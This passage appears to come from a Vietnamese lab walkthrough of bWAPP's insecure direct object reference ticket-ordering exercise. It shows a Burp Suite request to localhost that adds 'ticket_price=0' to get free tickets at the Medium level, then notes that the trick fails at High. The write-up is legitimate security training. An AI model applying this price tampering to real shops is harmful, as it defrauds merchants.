Ở đây ta thấy được ticket price chính là thứ ta vừa sửa trong Burp Suite nên có thể khẳng định 5 vé kia ta kiểm được thật sự là miễn phí :)

Giờ có vé miễn phí rồi thì ta thử xem level Medium của trang web sẽ như thế nào, không thể vì có vé đi chơi mà quên mất việc ta đang làm được :)


Và đây là những gì Burp Suite trả lại khi ta lên level Medium



Đã không còn nhìn thấy giá tiền ở đây nữa nhưng trong code thì level Medium chưa gặp phải filter nào cả nên ta sẽ thử thêm giá tiền vào xem có thể có thêm vé miễn phí được hay không

```
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: localhost
3 Content-Length: 30
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="103", ".Not/A) Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/103.0.5060.53 Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
    application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/bWAPP/insecure_direct_object_ref_2.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=jb921f3116fnpdterimo013gtf; security_level=1
21 Connection: close
22
23 ticket_quantity=1&ticket_price=0&action=order]
```

Và đây là kết quả ta nhận được sau khi click vào Forward và tắt Intercept



Ta đã thành công đi qua level Medium của bài này giờ thì ta thử xem với level High

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

You ordered **1** movie tickets.

Total amount charged from your account automatically: **15 EUR**.

Thank you for your order!

Ta đã không thể lấy vé miễn phí như lần trước nữa vì trong code đã có `$_REQUEST` nên chúng ta gần như không thể đi qua bước này được nữa

`$_REQUEST`: sử dụng để thu thập dữ liệu được gửi qua yêu cầu HTTP. Nó có thể được sử dụng để truy xuất các giá trị của cả tham số GET, POST, cũng có thể là Cookie